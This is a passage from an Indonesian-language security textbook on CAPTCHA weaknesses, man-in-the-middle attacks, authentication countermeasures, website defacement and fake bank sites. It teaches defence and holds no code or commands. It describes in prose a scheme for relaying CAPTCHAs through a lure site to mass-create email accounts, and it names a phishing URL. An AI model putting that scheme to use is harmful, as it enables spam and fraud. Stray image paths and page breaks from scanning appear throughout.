Dengan cara yang sama, Jeff Yan dan Ahmad Salah El Ahmad [YAN11] mengalahkan CAPTCHA dengan berfokus pada invarian—hal-hal yang tidak berubah bahkan ketika CAPTCHA mendistorsinya. Mereka menyelidiki CAPTCHA yang diproduksi oleh layanan web utama, termasuk Google, Microsoft, dan Yahoo untuk layanan email gratis mereka seperti Hotmail. Layanan yang sekarang sudah tidak berfungsi disebut CAPTCHAservice.org menyediakan CAPTCHA ke situs web komersial dengan biaya tertentu. Setiap karakter dalam CAPTCHA layanan tersebut memiliki jumlah piksel yang berbeda, tetapi jumlah piksel untuk karakter tertentu tetap konstan saat karakter terdistorsi—invarian yang memungkinkan Yan dan El Ahmad membedakan satu karakter dari karakter lainnya tanpa harus mengenali karakter. CAPTCHA Yahoo menggunakan sudut tetap untuk transformasi Gambar . Yan dan El Ahmad menunjukkan bahwa “Mengeksploitasi invarian adalah strategi kriptanalisis klasik. Misalnya, kriptanalisis diferensial bekerja dengan mengamati bahwa subset dari pasangan teks biasa memiliki hubungan invarian yang dipertahankan melalui banyak putaran sandi. Pekerjaan kami menunjukkan bahwa mengeksploitasi invarian juga efektif untuk mempelajari ketahanan CAPTCHA.”

Yan dan Ahmad berhasil menggunakan teknik sederhana untuk mengalahkan CAPTCHA, seperti jumlah piksel, segmentasi pengisian warna, dan analisis histogram. Dan mereka mengalahkan dua jenis invarian: level piksel dan level string. Invarian tingkat piksel dapat dieksploitasi dengan memproses Gambar CAPTCHA pada tingkat piksel, berdasarkan apa yang tidak berubah (seperti jumlah piksel atau sudut karakter). Invarian level string tidak berubah di seluruh panjang string. Misalnya, Microsoft pada tahun 2007 menggunakan CAPTCHA dengan panjang teks yang konstan dalam string tantangan; invarian ini memungkinkan Yan dan El Ahmad untuk mengidentifikasi dan membagi karakter yang terhubung. Ketergantungan pada kata-kata kamus adalah invarian tingkat string lainnya; seperti yang kita lihat dengan kata sandi berbasis kamus, kamus membatasi jumlah pilihan yang mungkin.

Jadi bagaimana kerentanan ini bisa dihilangkan? Dengan memperkenalkan beberapa tingkat keacakan, seperti jumlah karakter yang tidak dapat diprediksi dalam string teks. Yan dan El Ahmad merekomendasikan “memperkenalkan lebih banyak jenis pola bentuk global dan membuatnya muncul dalam urutan acak, sehingga mempersulit komputer untuk membedakan setiap jenis.” CAPTCHA Google memungkinkan

karakter untuk berjalan bersama; dimungkinkan untuk menghapus spasi putih di antara karakter, selama keterbacaan tidak terganggu. Yan dan El Ahmad menunjukkan bahwa analisis teknik keamanan semacam ini mengarah pada CAPTCHA yang lebih kuat, sebuah proses yang mencerminkan apa yang telah kita lihat dalam teknik keamanan lainnya, seperti kriptografi dan pengembangan perangkat lunak.

Situs yang menawarkan akun email gratis, seperti Yahoo mail dan Hotmail, menggunakan CAPTCHA dalam fase pembuatan akun mereka untuk memastikan bahwa hanya manusia individu yang mendapatkan akun. Layanan email tidak ingin akun mereka digunakan oleh pengirim spam yang menggunakan ribuan nama akun baru yang belum dikenali oleh filter spam; setelah menggunakan akun untuk membanjiri spam, pengirim akan meninggalkan nama akun tersebut dan beralih ke kelompok lain. Dengan demikian, spammer membutuhkan sumber akun baru yang konstan, dan mereka ingin mengotomatiskan proses mendapatkan akun baru.

Kasus 3.2

Sandera Kolombia Dibebaskan dengan Trik Man-in-the-Middle

Gerilyawan Kolombia menangkap calon presiden Ingrid Betancourt pada tahun 2002, bersama dengan tahanan politik lainnya. Para gerilyawan, bagian dari gerakan FARC, telah menganggap Betancourt dan tiga kontraktor AS sebagai tahanan mereka yang paling berharga. Para tawanan dibebaskan pada tahun 2008 melalui skema yang melibatkan dua penyusupan: satu penyusupan dari kelompok lokal yang menahan sandera, dan yang lainnya dari struktur komando pusat FARC.

Setelah menyusup ke organisasi komando pusat gerilya, pejabat pertahanan Kolombia menipu komandan FARC setempat, yang dikenal sebagai Cesar, untuk percaya bahwa para sandera akan dipindahkan ke komandan tertinggi FARC, Alfonso Cano. Karena para penyusup tahu bahwa Cesar tidak mengenal kebanyakan orang lain di organisasi FARC, mereka memanfaatkan pengetahuan mereka dengan mengirimkan pesan palsu, konon dari staf Cano, menasihati dia tentang rencana untuk memindahkan sandera. Dalam rencana tersebut Cesar diberitahu agar para sandera, Betancourt, Amerika, dan 11 warga Kolombia lainnya, siap dengan helikopter untuk menjemput mereka. Dua helikopter putih polos, sarat dengan tentara yang memainkan peran gerilya lebih baik daripada beberapa aktor profesional, terbang ke kamp FARC.

Para agen di helikopter mengikat tangan para sandera dan memuatnya ke atas kapal; Cesar dan penculik lain juga naik helikopter, tapi begitu mengudara, mereka dengan cepat dikuasai oleh tentara. Betancourt dan yang lainnya benar-benar percaya bahwa mereka sedang dipindahkan ke kamp FARC lain, tetapi komandan mengatakan kepadanya bahwa mereka datang untuk menyelamatkannya; hanya

ketika dia melihat mantan penculiknya terbaring terikat di lantai, dia benar-benar percaya bahwa dia akhirnya bebas.

Penyusupan ke kamp lokal dan struktur komando senior FARC memungkinkan pertahanan Kolombia menyelesaikan serangan man-in-the-middle yang kompleks ini. Selama persiapan yang rumit, penyusup di kedua ujungnya menyusup dan mengubah komunikasi antara Cesar dan Cano. Tipuan man-in-the-middle itu rumit karena penyusup harus mampu mewakili Cesar dan Cano secara real time, dengan fakta yang sesuai untuk dua pejabat FARC. Ketika dikotakkan dengan pengetahuan yang tidak cukup, perantara memutuskan sambungan telepon, sesuatu yang dapat dipercaya mengingat keadaan jaringan telekomunikasi Kolombia pada saat itu.

Petmail (http://petmail.lothar.com) adalah sistem email anti-spam yang diusulkan. Dalam deskripsi penulis berhipotesis berikut serangan man-in-the-middle terhadap CAPTCHA dari vendor akun email gratis. Pertama, pengirim spam membuat situs yang akan menarik pengunjung; penulis menyarankan situs dengan foto-foto porno. Kedua, spammer mengharuskan orang untuk memecahkan CAPTCHA untuk masuk ke situs dan melihat foto. Pada saat pengguna meminta akses, pembuat spam secara otomatis membuat permintaan untuk membuat akun email baru (Hotmail, misalnya). Hotmail menyajikan CAPTCHA, yang kemudian diberikan oleh spammer kepada pemohon pornografi. Saat pemohon memasukkan solusi, spammer meneruskan solusi tersebut kembali ke Hotmail. Jika solusi berhasil, spammer memiliki akun baru dan mengizinkan pengguna untuk melihat foto; jika solusinya gagal, spammer memberikan tantangan CAPTCHA baru kepada pengguna. Dengan cara ini, penyerang di tengah menyatukan dua interaksi dengan memasukkan sejumlah kecil utas pembuatan akun ke tengah utas akses foto. Pengguna tidak menyadari interaksi di tengah.

3.1.2 Bagaimana Serangan Browser Berhasil: Identifikasi dan Otentikasi Gagal

Kegagalan utama dari serangan di tengah ini adalah otentikasi yang salah. Jika A tidak dapat diyakinkan bahwa pengirim pesan benar-benar B, A tidak dapat mempercayai keaslian apa pun dalam pesan tersebut. Di bagian ini kami mempertimbangkan otentikasi dalam konteks yang berbeda.

Otentikasi Manusia

Seperti yang pertama kali kami nyatakan di Bab 2, otentikasi didasarkan pada sesuatu yang Anda ketahui, sedang, atau miliki. Orang-orang menggunakan kualitas ini sepanjang waktu dalam mengembangkan otentikasi tatap muka. Contoh teknik otentikasi manusia termasuk SIM atau kartu identitas, surat pengantar dari kenalan bersama atau pihak ketiga yang dipercaya, Gambar (untuk pengenalan wajah), rahasia bersama, atau kata. (Penggunaan asli "kata sandi" adalah kata

yang diucapkan kepada penjaga untuk memungkinkan pembicara melewati pos pemeriksaan.) Karena kita manusia melakukan penilaian, kita mengembangkan perasaan ketika otentikasi memadai dan ketika sesuatu tampaknya tidak benar . Tentu saja, manusia juga bisa tertipu, seperti yang dijelaskan di Kasus 3.2.

Meskipun bidang ini berkembang pesat, kegunaan manusia perlu dipertimbangkan dalam pendekatan seperti itu: Hanya sedikit orang yang akan, apalagi dapat, menghafal banyak kata sandi yang unik, panjang, dan tidak dapat dipahami. Faktor manusia ini dapat mempengaruhi otentikasi dalam banyak konteks karena manusia sering memiliki peran dalam otentikasi, bahkan dari satu komputer ke komputer lain. Tetapi otentikasi komputer-ke-komputer yang sepenuhnya otomatis memiliki kesulitan tambahan, seperti yang kami jelaskan selanjutnya.

Otentikasi Komputer

Ketika seorang pengguna berkomunikasi secara online dengan bank, komunikasi tersebut benar-benar merupakan komputer pengguna-ke-browser dan komputer-ke-bank. Meskipun bank melakukan otentikasi pengguna, pengguna memiliki sedikit rasa telah mengotentikasi bank. Parahnya, browser pengguna dan komputer di tengah benar-benar berinteraksi dengan sistem komputasi bank, tetapi pengguna tidak benar-benar melihat atau mengontrol interaksi itu. Yang dibutuhkan adalah jalur yang dapat diandalkan dari mata dan jari pengguna ke bank, tetapi jalur itu melewati browser dan komputer yang buram.

Otentikasi komputer menggunakan tiga primitif yang sama dengan otentikasi manusia, dengan variasi yang jelas. Ada relatif sedikit cara untuk menggunakan sesuatu yang dimiliki komputer atau untuk otentikasi. Jika alamat komputer atau nomor seri komponen tidak dapat dipalsukan, itu adalah autentikator yang andal, tetapi serangan spoofing atau peniruan identitas dapat dilakukan secara halus. Komputer secara bawaan tidak "tahu" apa pun, tetapi mereka dapat mengingat (menyimpan) banyak hal dan memperoleh lebih banyak lagi. Masalahnya, seperti yang telah Anda lihat dengan topik seperti pertukaran kunci kriptografi, adalah bagaimana mengembangkan rahasia yang hanya dimiliki oleh dua komputer.

Selain mendapatkan data otentikasi yang solid, Anda juga harus mempertimbangkan bagaimana otentikasi diterapkan. Pada dasarnya setiap output komputer dikendalikan oleh perangkat lunak yang mungkin berbahaya. Jika komputer merespons prompt dengan kata sandi pengguna, perangkat lunak dapat mengarahkan komputer itu untuk menyimpan kata sandi dan kemudian menggunakan kembali atau mengulanginya ke proses lain, seperti halnya dengan serangan man-in-the-browser SilentBanker. Jika otentikasi melibatkan komputasi hasil kriptografi, kunci enkripsi harus ditempatkan di suatu tempat selama komputasi, dan mungkin rentan untuk disalin oleh proses jahat lainnya. Atau di sisi lain, jika perangkat lunak dapat mengganggu kode pemeriksaan otentikasi untuk membuat nilai apa pun berhasil, otentikasi dikompromikan. Dengan demikian, kerentanan dalam otentikasi tidak hanya mencakup data otentikasi tetapi juga proses yang digunakan untuk mengimplementasikan otentikasi. Halperin dkk. menyajikan deskripsi mengerikan tentang kerentanan ini dalam analisis mereka

tentang kontrol radio perangkat medis implan seperti alat pacu jantung. Kami mengeksplorasi paparan tersebut di Bab 13 ketika kami mempertimbangkan implikasi keamanan dari "Internet of things."

Sekalipun kita mengesampingkan sejenak masalah otentikasi awal, kita juga perlu mempertimbangkan masalah otentikasi berkelanjutan: Setelah satu komputer mengotentikasi yang lain dan siap untuk terlibat dalam semacam pertukaran data, setiap komputer harus memantau penyadapan atau serangan pembajakan di mana komputer baru akan masuk ke dalam komunikasi, dengan tuduhan palsu sebagai komputer yang diautentikasi.

Bank Anda mengambil langkah-langkah untuk mengautentikasi Anda, tetapi bagaimana Anda bisa mengautentikasi bank Anda?

Kadang-kadang diabaikan dalam diskusi otentikasi adalah bahwa kredibilitas adalah masalah dua sisi: Sistem membutuhkan jaminan bahwa pengguna otentik, tetapi pengguna membutuhkan jaminan yang sama tentang sistem. Masalah kedua ini telah menyebabkan kelas baru penipuan komputer yang disebut phishing, di mana pengguna yang tidak menaruh curiga mengirimkan informasi sensitif ke sistem jahat yang meniru sistem yang dapat dipercaya. (Kami akan mengeksplorasi phishing nanti di bab ini.) Target umum serangan phishing adalah bank dan lembaga keuangan lainnya: Penipu menggunakan data sensitif yang mereka peroleh dari pelanggan untuk mengambil uang pelanggan dari lembaga sebenarnya. Serangan phishing lainnya digunakan untuk menanamkan Malicious code di komputer korban.

Dengan demikian, otentikasi rentan di beberapa titik antara lain:

- Kegunaan dan akurasi dapat bertentangan untuk identifikasi dan otentikasi: Sistem yang lebih bermanfaat mungkin kurang akurat. Tetapi pengguna menuntut kegunaan, dan setidaknya beberapa perancang sistem memperhatikan tuntutan pengguna ini.
- Interaksi komputer-ke-komputer memungkinkan basis otentikasi yang terbatas. Otentikasi komputer terutama didasarkan pada apa yang diketahui komputer, yaitu data yang disimpan atau dapat dihitung. Tetapi data yang disimpan dapat ditemukan oleh proses yang tidak sah, dan apa yang dapat dihitung oleh satu komputer, demikian pula yang lain.
- Perangkat lunak berbahaya dapat merusak otentikasi dengan menguping (menyadap) data otentikasi dan memungkinkannya untuk digunakan kembali nanti. Kode serangan yang ditempatkan dengan baik juga dapat menunggu hingga pengguna menyelesaikan otentikasi dan kemudian mengganggu konten sesi yang diautentikasi.
- Setiap sisi dari pertukaran komputer membutuhkan jaminan identitas asli dari sisi yang berlawanan. Hal ini berlaku untuk interaksi manusia-ke-komputer serta untuk komputer-ke-manusia.

Situasi spesifik dari serangan man-in-the-middle memberi kita beberapa tindakan pencegahan yang menarik untuk diterapkan dalam identifikasi dan otentikasi.

Identifikasi dan Otentikasi yang Berhasil

Menarik aktivitas manusia sehari-hari memberikan beberapa tindakan balasan yang berguna untuk serangan terhadap identifikasi dan otentikasi.

Rahasia Bersama (Share Secret)

Bank dan perusahaan kartu kredit berjuang untuk menemukan cara baru untuk memastikan bahwa pemegang nomor kartu kredit itu asli. Rahasia pertama adalah nama gadis ibu, yang mungkin ditanyakan oleh bank ketika seseorang membuka rekening. Namun, ketika semua lembaga keuangan mulai menggunakan rahasia yang sama, itu tidak lagi rahasia. Selanjutnya, perusahaan kartu kredit pindah ke nomor verifikasi rahasia yang tertera pada kartu kredit untuk membuktikan bahwa orang yang memberikan nomor kartu juga memiliki kartu tersebut. Sekali lagi, penggunaan yang berlebihan mengurangi kegunaan autentikator ini. Sekarang, lembaga keuangan meminta pelanggan baru untuk mengajukan jawaban atas pertanyaan yang mungkin hanya diketahui oleh orang yang tepat. Jalan tempat Anda dibesarkan, sekolah pertama yang Anda datangi, dan model mobil pertama menjadi populer, mungkin terlalu populer. Selama tempat yang berbeda menggunakan pertanyaan yang berbeda dan jawabannya tidak mudah diperoleh, langkah-langkah ini dapat mengkonfirmasi otentikasi.

Konsep dasarnya adalah rahasia bersama, sesuatu yang hanya diketahui oleh dua entitas pada akhirnya. Serangan man-in-the-middle manusia dapat dikalahkan jika satu pihak mengajukan pertanyaan tajam kepada pihak lain tentang makan malam yang mereka miliki bersama atau detail acara perusahaan baru-baru ini, atau topik umum lainnya. Demikian pula, rahasia bersama untuk sistem komputer dapat membantu mengotentikasi. Kemungkinan rahasia dapat melibatkan waktu atau tanggal login terakhir, waktu update terakhir, atau ukuran file aplikasi tertentu.

Agar efektif, rahasia bersama harus sesuatu yang tidak dapat diketahui oleh agen perantara jahat.

Kata Sandi Sekali Pakai (One Time Pasword)

Seperti namanya, kata sandi satu kali hanya baik untuk satu penggunaan. Untuk menggunakan skema kata sandi satu kali, kedua pihak harus memiliki daftar kata sandi rahasia bersama. Ketika satu kata sandi digunakan, kedua belah pihak menandai kata itu dari daftar dan menggunakan kata berikutnya di lain waktu.

Token SecurID, menghasilkan nomor acak baru setiap 60 detik. Komputer penerima memiliki program yang dapat menghitung angka acak untuk waktu tertentu, sehingga dapat membandingkan nilai yang dimasukkan dengan nilai yang diharapkan.

Komunikasi di Luar Band

Komunikasi out-of-band berarti mentransfer satu fakta di sepanjang jalur komunikasi yang terpisah dari fakta lain. Misalnya, PIN kartu bank selalu dikirimkan secara terpisah dari kartu bank sehingga jika amplop yang berisi kartu dicuri, pencuri tidak dapat menggunakan kartu tanpa PIN. Demikian pula, jika pelanggan menelepon bank karena lupa PIN, bank tidak hanya memberikan PIN baru dalam percakapan itu melalui telepon; bank mengirimkan surat terpisah yang berisi PIN baru ke alamat pemegang rekening yang tercatat. Dengan cara ini, jika seseorang meniru identitas pelanggan, PIN tidak akan diberikan kepada si peniru. Beberapa bank mengkonfirmasi transfer dana Internet yang besar dengan mengirimkan pesan teks ke ponsel pengguna. Namun, seperti yang ditunjukkan Kasus 3.3, ponsel juga menjadi sasaran serangan man-in-the-middle.

Kasus 3.3

Serangan Man-in-the-Mobile

Trojan horse Zeus adalah salah satu bagian yang paling produktif dari Malicious code. Ini dapat dikonfigurasi, mudah digunakan oleh penyerang, dan efektif. Pemiliknya terus memperbarui dan memodifikasinya, sejauh perusahaan keamanan Symantec telah menghitung sekitar 70.000 variasi kode dasar. Karena jumlah strain, pendeteksi Malicious code harus memperbarui definisinya secara konstan. Zeus menjual di pasar hacker untuk beberapa ratus dolar. Menargetkan interaksi situs keuangan, ia dapat membayar sendiri dengan satu eksploitasi.

Zeus juga telah mengambil alih pasar perpesanan ponsel. Menurut perusahaan keamanan S21Sec, Zeus sekarang memiliki aplikasi yang dapat diunduh secara tidak sengaja ke smartphone; menggunakan pesan SMS, Zeus berkomunikasi dengan pusat komando dan kendalinya. Tetapi karena dipasang di ponsel, itu juga dapat memblokir atau mengubah pesan teks yang dikirim oleh lembaga keuangan ke ponsel pelanggan.

Departemen Pertahanan AS menggunakan telepon aman yang disebut STU-III. Pelanggan melakukan panggilan dan, setelah menjalin komunikasi dengan pihak yang tepat di ujung yang lain, kedua belah pihak menekan tombol untuk telepon masuk ke mode aman; telepon kemudian mengenkripsi sisa percakapan. Sebagai bagian dari pengaturan untuk masuk ke mode aman, kedua ponsel bersama-sama mendapatkan nomor acak yang kemudian ditampilkan di jendela ponsel. Untuk melindungi dari serangan man-in-the-middle, penelepon diinstruksikan untuk menyebutkan nomor tersebut sehingga kedua belah pihak setuju bahwa mereka memiliki nomor yang sama di jendela ponsel mereka. Penyadap di tengah mungkin dapat mencegat pengaturan panggilan awal dan menelepon penerima yang dituju pada telepon STU-III kedua. Kemudian, duduk dengan earpiece dari salah satu

STU-III menempel pada corong yang lain, penyusup dapat melakukan serangan man-in-the-middle. Namun, kedua ponsel ini akan membuat dua sesi yang berbeda dan menampilkan nomor acak yang berbeda, sehingga pihak akhir akan mengetahui bahwa percakapan mereka disadap karena, misalnya, seseorang akan mendengar nomor 101 tetapi melihat 234 di layar.

Seperti yang ditunjukkan oleh contoh-contoh ini, penggunaan beberapa informasi luar, baik rahasia bersama atau sesuatu yang dikomunikasikan di luar jangkauan, dapat menggagalkan serangan man-in-the-middle.

Otentikasi Berkelanjutan

Di beberapa tempat dalam buku ini kami berpendapat perlunya mekanisme otentikasi berkelanjutan. Meskipun tidak sempurna dalam hal itu, enkripsi yang kuat sangat membantu solusi.

Jika dua pihak melakukan komunikasi terenkripsi, penyelundup yang ingin masuk ke dalam komunikasi harus memecahkan enkripsi atau menyebabkannya diatur ulang dengan pertukaran kunci baru antara pencegat dan salah satu ujungnya. (Teknik terakhir ini dikenal sebagai session hijack, yang kita pelajari di Bab 6.) Kedua serangan ini rumit tetapi bukan tidak mungkin. Namun, tindakan balasan ini digagalkan jika penyerang dapat mengganggu komunikasi pra-enkripsi atau pasca-dekripsi. Masalah ini tidak mengurangi kekuatan umum enkripsi untuk menjaga otentikasi antara dua pihak. Namun ketahuilah bahwa enkripsi itu sendiri bukanlah debu peri ajaib yang melawan semua kegagalan keamanan dan bahwa kriptografi yang disalahgunakan dapat memberikan rasa aman yang salah.

Enkripsi dapat memberikan autentikasi berkelanjutan, tetapi harus berhati-hati untuk mengaturnya dengan benar dan menjaga titik akhir.

Mekanisme ini—tanda tangan, rahasia bersama, kata sandi sekali pakai, dan komunikasi di luar pita—adalah semua cara untuk membangun konteks yang mencakup pihak-pihak otentik dan tidak termasuk penipu.

3.2 Serangan Web Menargetkan Pengguna

Kami selanjutnya mempertimbangkan dua kelas situasi yang melibatkan konten web. Jenis pertama melibatkan konten palsu, kemungkinan besar karena konten tersebut dimodifikasi oleh seseorang yang tidak berwenang; dengan ini tujuannya adalah untuk menyesatkan pemirsa. Jenis kedua, lebih berbahaya, berusaha untuk menyakiti pemirsa.

3.2.1 Konten Palsu atau Menyesatkan

Kadang-kadang sulit untuk mengetahui apakah sebuah karya seni itu asli atau palsu; ahli seni dapat berdebat selama bertahun-tahun siapa seniman sebenarnya, dan bahkan ketika ada konsensus, atribusi lukisan da Vinci atau Rembrandt adalah opini, bukan kepastian. Seperti yang terkait dengan Kasus 3.4; kepengarangan karya Shakespeare mungkin tidak akan pernah terselesaikan. Mungkin lebih mudah untuk mengatakan ketika sebuah lukisan bukan oleh seorang pelukis terkenal: Gambar krayon anak-anak tidak akan pernah disalahartikan sebagai sesuatu oleh seniman terkenal, karena, misalnya, Rembrandt tidak menggunakan krayon atau dia menggunakan cahaya, bayangan, dan perspektif. lebih dewasa dari seorang anak.

Kasus 3.4

Siapa yang Menulis Drama Shakespeare?

Kebanyakan orang akan menjawab "Shakespeare" ketika ditanya siapa yang menulis salah satu drama yang dikaitkan dengan penyair. Tetapi selama lebih dari 150 tahun para sarjana sastra memiliki keraguan mereka. Pada tahun 1852, disarankan agar Edward de Vere, Earl of Oxford, menulis setidaknya beberapa karya. Selama beberapa dekade perdebatan ilmiah berkecamuk, mengutip beberapa fakta yang diketahui tentang pendidikan, perjalanan, jadwal kerja, dan pengalaman Shakespeare.

Pada 1980-an teknik analitik baru dikembangkan: analisis teks terkomputerisasi. Peneliti yang berbeda mempelajari kualitas seperti pilihan kata, gambar yang digunakan dalam drama yang berbeda, pasangan kata, struktur kalimat, dan sejenisnya — elemen struktural apa pun yang dapat menunjukkan kesamaan atau ketidakmiripan. (Lihat, misalnya, [FAR96] dan [KAR01], serta www.shakespeareoxfordfellowship.org.) Perdebatan berlanjut ketika para peneliti mengembangkan semakin banyak kualitas untuk menghubungkan di antara basis data (bahasa drama dan karya lain yang dikaitkan dengan Shakespeare). Kontroversi mungkin tidak akan pernah selesai

Tetapi teknik ini terbukti bermanfaat. Pada tahun 1996, seorang penulis bernama Anonymous menerbitkan novel Warna Primer. Banyak orang mencoba menentukan siapa penulisnya. Tapi Donald Foster, seorang profesor di Vassar College, dibantu oleh beberapa alat komputer sederhana, menghubungkan novel itu dengan Joe

Klein, yang kemudian mengaku sebagai penulisnya. Peter Neumann [NEU96] di forum Risiko, mencatat betapa sulitnya berbohong dengan meyakinkan, bahkan setelah mencoba mengubah gaya penulisan Anda, mengingat “catatan telepon, catatan kartu kredit, database reservasi pesawat, catatan perpustakaan, tetangga snoopy, pertemuan kebetulan, dll .”—singkatnya, diberikan agregasi.

Pendekatan tersebut memiliki kegunaan di luar bidang sastra. Pada tahun 2002, SAS Institute, vendor perangkat lunak analisis statistik, memperkenalkan perangkat lunak penambangan data untuk menemukan pola dalam pesan email lama dan kumpulan teks lainnya. Saat ini, data mining adalah sektor bisnis utama yang sering digunakan untuk menargetkan pemasaran kepada orang-orang yang kemungkinan besar akan menjadi pelanggan. (Lihat diskusi tentang penambangan data di Bab 7.) SAS menyarankan analisis pola mungkin berguna dalam mengidentifikasi dan memblokir email palsu. Penggunaan lain yang mungkin adalah mendeteksi kebohongan, atau mungkin hanya menandai potensi inkonsistensi. Ini juga telah digunakan untuk membantu menemukan pembuat Malicious code.

Kasus artefak komputer serupa. Pesan yang tidak koheren, halaman web yang penuh dengan kesalahan tata bahasa, atau posisi politik yang aneh, semuanya dapat mengingatkan Anda bahwa ada sesuatu yang mencurigakan, tetapi pemalsuan yang dibuat dengan baik dapat berlalu tanpa pertanyaan. Kebohongan yang mengikuti termasuk pemalsuan yang jelas dan halus.

3.2.2 Situs Web yang Dirusak

Serangan paling sederhana, perusakan situs web, terjadi ketika penyerang mengganti atau memodifikasi konten situs web yang sah. Misalnya, pada Januari 2010, BBC melaporkan bahwa situs web presiden Uni Eropa yang akan datang telah dirusak untuk menampilkan Gambar aktor komik Inggris Rowan Atkinson (Mr. Bean) alih-alih presiden.

Sifat serangan ini bervariasi. Seringkali penyerang hanya menulis pesan seperti "Anda telah dimiliki" di atas konten halaman web untuk membuktikan bahwa situs tersebut telah diretas. Dalam kasus lain, penyerang memposting pesan yang menentang pesan dari situs web asli, seperti kelompok hak-hak binatang yang memprotes perlakuan buruk terhadap hewan di situs kelompok balap anjing. Perubahan lainnya lebih halus. Misalnya, serangan politik baru-baru ini secara halus menggantikan konten situs kandidat sendiri untuk menyiratkan secara keliru bahwa seorang kandidat telah mengatakan atau melakukan sesuatu yang tidak populer. Atau menggunakan modifikasi situs web sebagai langkah pertama, penyerang dapat mengarahkan tautan pada halaman ke lokasi berbahaya, misalnya, untuk menampilkan kotak masuk palsu dan mendapatkan ID masuk dan kata sandi korban. Semua serangan ini mencoba untuk mengalahkan integritas halaman web.

Tujuan dari perusakan situs web juga bervariasi. Terkadang tujuannya hanya untuk membuktikan suatu hal atau mempermalukan korban. Beberapa penyerang berusaha membuat pernyataan politik atau ideologis, sedangkan yang lain hanya mencari perhatian atau rasa hormat. Dalam beberapa kasus penyerang menunjukkan suatu hal, membuktikan bahwa integritas dapat dikalahkan. Situs seperti New York Times, Departemen Pertahanan AS atau FBI, dan partai politik sering menjadi sasaran dengan cara ini. Kasus 3.5 menjelaskan perusakan situs web perusahaan antivirus.

Kasus 3.5

Situs Web Pembuat Antivirus Hit

Modifikasi situs web bukanlah hal baru. Tetapi ketika situs web perusahaan keamanan diserang, orang-orang memperhatikan. Selama beberapa jam pada tanggal 17 Oktober 2010, pengunjung situs download penelitian keamanan dan perusahaan produk antivirus Kaspersky dialihkan ke situs yang menyajikan perangkat lunak antivirus palsu.


Setelah menemukan pengalihan, Kaspersky membuat server yang terpengaruh offline, menyalahkan insiden itu pada "aplikasi pihak ketiga yang salah." [ITPro, 19 Oktober 2010]

Perampok bank Willy Sutton dilaporkan mengatakan ketika ditanya mengapa dia merampok bank, "Di situlah uangnya." Apa cara yang lebih baik untuk menyembunyikan Malicious code selain dengan mengkooptasi situs web perusahaan yang pelanggannya siap menginstal perangkat lunak, mengira mereka melindungi diri mereka sendiri dari Malicious code?

Sebuah deface adalah umum tidak hanya karena visibilitas tetapi juga karena kemudahan yang dapat dilakukan. Situs web dirancang agar kodenya diunduh, memungkinkan penyerang mendapatkan dokumen hypertext lengkap dan semua program yang diarahkan ke klien dalam proses pemuatan. Penyerang bahkan dapat melihat komentar pemrogram yang tertinggal saat mereka membuat atau memelihara kode. Proses pengunduhan pada dasarnya memberi penyerang cetak biru ke situs web.

Situs Web Palsu

Serangan serupa melibatkan situs web palsu. Pada Gambar 3.7 kami menunjukkan versi palsu dari situs web Barclays Bank (Inggris) di http://www.gb-bclayuk.com/. Situs Barclays yang sebenarnya ada di http://group.barclays.com/Home. Seperti yang Anda lihat, pemalsu memiliki beberapa masalah dengan Gambar atas, tetapi jika itu diperbaiki, sisa situs akan terlihat meyakinkan.



Gambar 3.7 Situs Web Palsu untuk Barclays Bank

Situs web mudah dipalsukan karena penyerang dapat memperoleh salinan Gambar yang digunakan situs asli untuk membuat situs webnya. Yang harus dilakukan penyerang adalah mengubah nilai tautan untuk mengarahkan korban yang tidak curiga ke titik yang dipilih penyerang.


Kasus 3.6

Ada Situs Citibank Palsu, Mirip Kasus BCA yang Menghebohkan

